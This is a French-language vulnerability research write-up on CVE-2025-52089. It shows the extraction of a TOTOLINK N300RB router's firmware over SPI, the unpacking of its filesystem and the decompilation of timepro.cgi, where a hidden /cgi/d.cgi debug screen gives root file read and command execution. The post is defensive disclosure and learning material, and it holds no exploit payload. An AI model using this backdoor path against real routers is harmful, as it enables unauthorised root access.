[CVE-2025-52089] Toto Découvre Une "Interface De Debug"

TL;DR

Après l'extraction et l'analyse du firmware d'un routeur *TOTOLINK N300RB*, une ~~backdoor~~ interface de debug *(/cgi/d.cgi)* permettant de lire des fichiers et d'exécuter des commandes de manière arbitraire en tant qu'utilisateur root a été découverte. Cette fonctionnalité peut être utilisée sous certaines conditions telles que l'activation d'une option spécifique dans la configuration du routeur ainsi que l'utilisation d'un secret.

SOMMAIRE

Introduction

Objectifs


Dans un cadre d’apprentissage personnel sur la sécurité hardware, nous allons retracer les différentes étapes réalisées lors d’une l’analyse du firmware :

- Identification des protocoles de communication ou de debug
- Extraction du firmware du routeur
- Analyse du firmware et recherche de vulnérabilités

Sujet N300RB

La cible choisie pour cette démarche *(de manière totalement hasardeuse)* est un routeur

TOTOLINK modèle N300RB avec un firmware **version 8.54**.



/login/login.cgi

Une première autopsie

Une fois le routeur ouvert, la première étape consiste à essayer d’identifier un maximum de composants et d’interfaces pouvants être utiles dans l’accomplissement de nos objectifs.

En se basant sur une analyse visuelle, on peut déjà distinguer certains éléments intéressants :


Element	Utilité
UART	Interface de debug pouvant potentiellement offrir directement un shell ou des fonctionnalités pouvant être détournées dans le but d'extraire le firmware
JTAG	X
Mémoire flash (MX25L3206E)	Mémoire NOR pouvant potentiellement contenir le firmware du routeur

UART

Commençons donc par l'interface UART. L'objectif ici est de se connecter en *UART* sur le routeur et analyser les informations ou fonctionnalités potentiellement présentes et qui dans certains cas peuvent nous mener à une extraction du firmware.

Matériel utilisé

Matériel	Utilité
Adaptateur USB-TTL(UART)	Nous permettera d'établir une communication *serial* entre notre machine et le routeur
Multimètre	Pour permettera d'identifier les quatres pins UART (VCC, GND, RX et TX)





Adaptateur USB-TTL FT232

Multimètre

Brancher le tout

Après identification de chaque pin avec le multimètre, on se retrouve avec cet ordre de branchement :





Connexion UART

Impasse

Une fois le tout branché, on peut à présent lancer picocom en spécifiant le port *serial* correspondant à notre adaptateur *(dans notre cas /dev/ttyUSB0)* et tester dans un premier temps un des baud rate les plus courants (-b 115200) :

```
$ picocom -b 115200 /dev/ttyUSB0 --logfile uart.log
Decompressing...done


CFE version 5.100.138.3 based on BBP 1.0.37 for BCM947XX (32bit,SP,LE)
Build Date: Mon May  2 16:06:18 KST 2011 (bcm5357@localhost.localdomain)
Copyright (C) 2000-2008 Broadcom Corporation.

Init Arena
Init Devs.
Boot partition size = 131072(0x20000)
Found an ST compatible serial flash with 64 64KB blocks; total size 4MB
et0: Broadcom BCM47XX 10/100/1000 Mbps Ethernet Controller 5.100.138.3
CPU type 0x19749: 300MHz
Tot mem: 16384 KBytes

Device eth0:  hwaddr B8-55-10-C9-A4-E4, ipaddr 192.168.0.1, mask
255.255.255.0
        gateway not set, nameserver not set
================================================================================
============
                Product ID: zn300rb
                Version   : 8.54
================================================================================
============
Check Magic RTMG: [ OK ]
Check Product ID .. (boot:zn300rb)---(run:zn300rb) : [ OK ]
Check ICV .. 7a5b8b3a:7a5b8b3a : [ OK ]
================================================================================
============
...
================================================================
press magic key to change default setting ...
  LAN MAC : B8:55:10:C9:A4:E4
  WAN MAC : B8:55:10:C9:A4:E5
iptables: No chain/target/match by that name
...
```

Malgré la présence de plusieurs informations intéressantes, l'accès aux fonctionnalités du bootloader semble protégé par une "magic key" *(probablement la combinaison de plusieurs touches)*. Passons donc au plan suivant.

Extraction du firmware via SPI

La deuxième tentative d'extraction repose sur la liaison SPI. L'objectif est simple *(sur le papier)* : relier la mémoire flash du routeur à un programmeur et extraire les données qui y sont contenues.

Matériel utilisé

Matériel	Utilité
Flipper Zero	Jouera le rôle du programmeur sachant qu'il supporte les liaisons SPI en utilisant ses pins GPIO
Câble dupont	Pour connecter le tout
Une pince SOIC-8/ SOP-8	Un outil qui va nous permettre d'assurer un contact de manière simple avec la mémoire flash *(sans dévoir déssouder le composant* ***spoiler : on va devoir le faire*** *)*

Pince SOIC-8/SOP-8


La matériel en main, il faudra donc déterminer comment brancher tout cela ensemble. Un point de départ est la documentation de la mémoire flash qui dans la majorité des cas identifie chaque pin SPI :

MACRONIX INTERNATIONAL CO., LTD.


MX25L3206E

PIN CONFIGURATIONS

16-PIN SOP (300mil)




8-PIN SOP (200mil)



https://docs.rs-online.com/5c85/0900766b814ac6f9.pdf

Brancher le tout

Comme mentionné précédement, on va utiliser un Flipper Zero durant ce processus et l'application utilisée est SPI Mem Manager. Il faudra donc faire le parallèle entre les pins de la mémoire flash et les différents pins du Flipper Zero.




https://lab.flipper.net/apps/spi_mem_manager

En se basant sur la documentation de *SPI Mem Manager*, on obtient donc :

PIN FLIPPER ZERO	MX25L3206E
2	MOSI

PIN FLIPPER ZERO	MX25L3206E
3	MOSO
4	CS
5	CLK
8	GND
9	3.3V



Branchement de la pince avec le Flipper Zero

> Il est généralement possible d'identifier le pin n°1 (CS#) sur le composant grâce à la présence d'une marque et plus précisément un point à côté de ce dernier.

Une deuxième autopsie

Il ne nous restera plus qu'à connecter la pince au composant et lancer la lecture depuis le Flipper Zero.

Lecture de la mémoire flash

Taille du contenu extrait

> Pour réaliser cette connexion SPI, il est important que l'appareil cible ne soit pas alimenté *(la mémoire flash sera alimentée elle seule grâce au pin VCC 3.3v)*. Dans le cas contraire, la mémoire flash sera naturellement sollicitée par le cpu et notre programmeur ne sera pas en mesure de communiquer avec elle.

> Durant les tests, l'opération ne s'est pas totalement déroulée comme prévue. En effet, un phénomène qui au final n'est pas si rare s'est produit… un backfeeding ou backpowering. En résumé, le fait de brancher la pince à la mémoire flash a provoqué l'alimentation de tout l'appareil, rendant ainsi la communication impossible *(comme expliqué sur la précédente note)*. Une des solutions pour contourner ce problème a été de déssouder la mémoire flash, lire son contenu puis ressouder le composant.

Analyse du firmware

"run" Binwalk

Une fois le firmware obtenu, on peut commencer son analyse. Un bon début serait avec l'outil binwalk.

> Binwalk est un outil permettant l'identification et l'extraction de fichiers ou données intégrés à d'autres. Bien que son objectif principal soit l'analyse de firmwares, il prend en charge une grande variété de types de fichiers et de données. *https://github.com/ReFirmLabs/binwalk*

```
$ binwalk -e firmware.bin


/tmp/test/extractions/firmware.bin
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
DECIMAL                             HEXADECIMAL
DESCRIPTION
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
46692                               0xB664
LZMA compressed data, properties: 0x5D, dictionary size: 16777216 bytes,
compressed size: 74712 bytes, uncompressed size: 208352 bytes
131072                              0x20000
TRX firmware image, version 1, partition count: 2, header size: 28
bytes, total size: 3149824 bytes
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------
[+] Extraction of lzma data at offset 0xB664 completed successfully
[+] Extraction of trx data at offset 0x20000 completed successfully
----------------------------------------------------------------------------
----------------------------------------------------------------------------
----------------------------------------------------------------------------

Analyzed 1 file for 110 file signatures (249 magic patterns) in 45.0
milliseconds
```

Binwalk a donc identifié et extrait *(grâce à l'utilisation du paramètre -e/–extract)* deux blocs avec une signature connue :

1. **Offset 0XB664 :** une archive compréssée avec LZMA
2. **Offset 0x20000 :** un conteneur TRX censé contenir différentes partitions telles que celle du noyau ou encore du système de fichiers

Pour des raisons qu'on verra par la suite, on va se concentrer sur ce deuxième bloc *TRX* qui suit la structure suivante :

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------------------------------------------------------+
|                      magic number ('HDR0')                    |
+---------------------------------------------------------------+
|                   length (header size + data)                 |
+---------------+---------------+-------------------------------+
|                        32-bit CRC value                       |
+---------------+---------------+-------------------------------+
|           TRX flags           |          TRX version          |
+-------------------------------+-------------------------------+
|                       Partition offset[0]                     |
+---------------------------------------------------------------+
|                       Partition offset[1]                     |
+---------------------------------------------------------------+
|                       Partition offset[2]                     |
+---------------------------------------------------------------+

// Source : openwrt/tools/firmware-utils/src/trx.c
```

```
$ file extractions/firmware.bin.extracted/20000/*
extractions/firmware.bin.extracted/20000/partition_0.bin: LZMA
compressed data, non-streamed, size 4276224
extractions/firmware.bin.extracted/20000/partition_1.bin: Linux
Compressed ROM File System data, little endian size 1740800 version #2
sorted_dirs CRC 0xe66d68a8, edition 0, 1334 blocks, 247 files
```

On peut voir que *Binwalk* a identifié et extrait deux partitions dans le conteneur *TRX* :

1. **partition_0.bin :** une autre archive compressée en *LZMA*
2. **partition_1.bin :** un système de fichiers du type CRAMFS (Compressed ROM/RAM File System)

Encore une fois concentrons nous sur *partition_1.bin* qui contient le système de fichiers. Pour extraire son contenu, il est possible d'utiliser 7z qui supporte le format *CRAMFS*

```
$ 7z x extractions/firmware.bin.extracted/20000/partition_1.bin -o/tmp/
firm_fs/

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,12
CPUs Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz (A0652),ASM,AES-NI)

Scanning the drive for archives:
1 file, 1742824 bytes (1702 KiB)

Extracting archive: extractions/firmware.bin.extracted/20000/
partition_1.bin

WARNINGS:
There are data after the end of archive

--
Path = extractions/firmware.bin.extracted/20000/partition_1.bin
Type = CramFS
WARNINGS:
There are data after the end of archive
Physical Size = 1740800
Tail Size = 2024
Label = Compressed
Big-endian = -
Characteristics = Ver2 SortedDirs
Cluster Size = 4096
Method = ZLIB
Headers Size = 5668
Files = 247
Blocks = 1334

Everything is Ok

Archives with Warnings: 1

Warnings: 1
Folders: 32
Files: 214
Size:       5031151
Compressed: 1742824
```

```
$ ls -la /tmp/firm_fs
total 112
drwx------ 15 skander skander  4096 mai   10 21:51 .
drwxrwxrwt 41 root    root    40960 mai   10 21:51 ..
drwx------  3 skander skander  4096 mai   10 21:11 bin
drwx------  2 skander skander  4096 mai   10 21:11 cramfs
drwx------  4 skander skander  4096 mai   10 21:11 default
drwx------  2 skander skander  4096 mai   10 21:11 dev
-rw-rw-r--  1 skander skander     8 mai   10 21:11 etc
drwx------  3 skander skander  4096 mai   10 21:11 home
drwx------  3 skander skander  4096 mai   10 21:11 lib
-rw-rw-r--  1 skander skander    11 mai   10 21:11 linuxrc
drwx------  2 skander skander  4096 mai   10 21:11 ndbin
drwx------  2 skander skander  4096 mai   10 21:11 plugin
drwx------  2 skander skander  4096 mai   10 21:11 proc
drwx------  2 skander skander  4096 mai   10 21:11 save
drwx------  2 skander skander  4096 mai   10 21:11 sbin
drwx------  2 skander skander  4096 mai   10 21:11 tmp
drwx------  4 skander skander  4096 mai   10 21:11 usr
-rw-rw-r--  1 skander skander     8 mai   10 21:11 var
```

> *Binwalk* offre d'autres paramètres intéressants dont "-M/–matryoshka" qui permet de réaliser une analyse récursive.

Mapping du code source

Maintenant que nous avons un accès à l'ensemble des éléments présents dans le système de fichiers, il est nécessaire d'identifier les fichiers contenant le code applicatif du routeur. Pour cela, le fichier de configuration du serveur web peut être un bon début :

```
$ cat default/var/boa_vh.conf
Port 80
User root
Group root
ServerAdmin root@localhost
VirtualHost
DocumentRoot /home/httpd
UserDir public_html
DirectoryIndex index.html
KeepAliveMax 100
KeepAliveTimeout 10
MimeTypes /etc/mime.types
DefaultType text/plain
AddType application/x-httpd-cgi cgi
AddType text/html html
ScriptAlias /cgi-bin/ /bin/
ScriptAlias /testbin/ /tmp/
ScriptAlias /nd-bin/ /ndbin/
ScriptAlias /login/ /bin/login/
ScriptAlias /ddns/ /bin/ddns/
ServerName ""
SinglePostLimit 4194304
Auth /cgi-bin /etc/httpd.passwd
Auth /main /etc/httpd.passwd
```

On peut en déduire plusieurs informations intéressantes telles que :

- Le serveur est **exécuté avec les droits root**
- La racine du serveur se situe dans **/home/httpd**
- Il y’a **plusieurs répertoires qui sont exposés**, donnant la possibilité d’exécuter les programmes CGI qui y sont présents *(de manière non authentifiée pour certains)*

Chemin Système	Chemin HTTP	Besoin d’authentification
/bin/	/cgi-bin/	OUI
/bin/login/	/login/	NON
/bin/ddns/	/ddns/	NON
/ndbin/	/nd-bin/	NON
/tmp/	/testbin/	NON
/home/httpd/main	/main/	OUI

Maintenant que nous avons une vue globale sur le mapping réalisé par le serveur HTTP, on

peut commencer à inspecter le contenu des différents répertoires exposés.

> **Rappel :** à la différence de Alias, la directive ScriptAlias permet de spécifier un répertoire cible contenant des scripts CGI allant être traîtées par le gestionnaire *cgi-script*. Il n'est donc pas possible d'exécuter ou lire un autre type de fichier et c'est pour cela qu'on va se concentrer uniquement sur ce format durant l'analyse des différents répertoires.

Un air de déjà vu


Si on reprend l'ordre du précédent tableau, on peut commencer par analyser le contenu du répertoire */bin*

```
$ file bin/*.cgi
bin/d.cgi:          ASCII text, with no line terminators
bin/timepro.cgi:    ELF 32-bit LSB executable, MIPS, MIPS-I version 1
(SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
bin/upgrade.cgi:    ELF 32-bit LSB executable, MIPS, MIPS-I version 1
(SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
bin/wps_wizard.cgi: ELF 32-bit LSB executable, MIPS, MIPS-I version 1
(SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

Procédons encore une fois par ordre. Une simple *cat* sur *d.cgi (sachant que c'est un fichier comportant uniquement du text)* nous revèle qu'il pointe vers *timepro.cgi*

```
$ cat bin/d.cgi
/bin/timepro.cgi
```

Vient le tour de *timepro.cgi* qui en passant est le script observé durant l'utilisation de l'espace d'administration du routeur. On peut partir sur l'hypothèse que c'est le script principal pour la partie web. Son analyse est donc essentielle pour cette recherche.



/cgi-bin/timepro.cgi

Une fois l'architecture bien confirmée avec rabin2, on peut passer le binaire à un désassembleur/décompilateur.

```
$ rabin2 -I bin/timepro.cgi
r2pm -ci r2ghidra
arch     mips
cpu      mips1
baddr    0x400000
binsz    661584
bintype  elf
bits     32
canary   false
injprot  false
class    ELF32
flags    0x5
abi      o32
crypto   false
endian   little
havecode true
intrp    /lib/ld-uClibc.so.0
laddr    0x0
lang     c
linenum  false
lsyms    false
machine  MIPS R3000
nx       false
os       linux
pic      false
relocs   false
relro    no
rpath    NONE
sanitize false
static   false
stripped true
subsys   linux
va       true
```

Analyse du fichier

Le binaire importé dans Ghidra, commençons par le plus simple et qui est d'analyser la fonction *main*. Ci-dessous une partie du pseudo-code obtenu après décompilation :

```
undefined4 main(undefined4 param_1,undefined4 *param_2)

{
  int iVar1;
  void *__ptr;
  void *pvVar2;
  code *pcVar3;
  char *pcVar4;
  undefined4 *puVar5;
  char *pcVar6;
  char acStack_70 [64];
  char acStack_30 [32];

  install_ui(&ui);
  iVar1 = get_pvalue(param_2,&DAT_00477b24);
  if (iVar1 != 0) {
    print_http_header();
    puts("<html>");
    print_header(param_2,0);
    print_flag_screen(param_2,iVar1);
    printf("</html>");
    return 0;
  }
  iVar1 = memcmp((void *)*param_2,"/ndbin/netdetect.cgi",0x15);
  if (iVar1 == 0) {
    return 0;
  }
  __ptr = (void *)post_process();
  if (__ptr == (void *)0x0) {
    pcVar4 = (char *)get_pvalue(param_2,"commit");
    if (pcVar4 != (char *)0x0) {
      pvVar2 = (void *)0x0;
      puVar5 = param_2;
      goto LAB_0040b738;
    }
  }
  else {
    iVar1 = get_value_post(__ptr,"commit",acStack_70);
    if (iVar1 != 0) {
      pcVar4 = acStack_70;
      puVar5 = (undefined4 *)0x0;
      pvVar2 = __ptr;
LAB_0040b738:
      commit_process(puVar5,pvVar2,pcVar4);
    }
  }
  pvVar2 = (void *)get_pvalue(param_2,"savesave");
  if ((pvVar2 != (void *)0x0) && (iVar1 =
memcmp(pvVar2,&DAT_004779a8,2), iVar1 == 0)) {
    syslog_msg(1,"All configruations are saved");
    saveconf();
  }
  print_http_header();
  pcVar4 = (char *)*param_2;
  if ((((((*pcVar4 == '/') && (pcVar4[1] == 'b')) && (pcVar4[2] == 'i'))
&&
       (((pcVar4[3] == 'n' && (pcVar4[4] == '/')) &&
        ((pcVar4[5] == 'd' && ((pcVar4[6] == '.' && (pcVar4[7] ==
```

```
'c'))))))))) && (pcVar4[8] == 'g'))
     && (pcVar4[9] == 'i')) {
    show_debug_screen(param_2);
    return 0;
  }
  ...
  }
LAB_0040af44:
  puts("</html>");
  fflush(_DAT_000003e0);
  return 0;
}
```

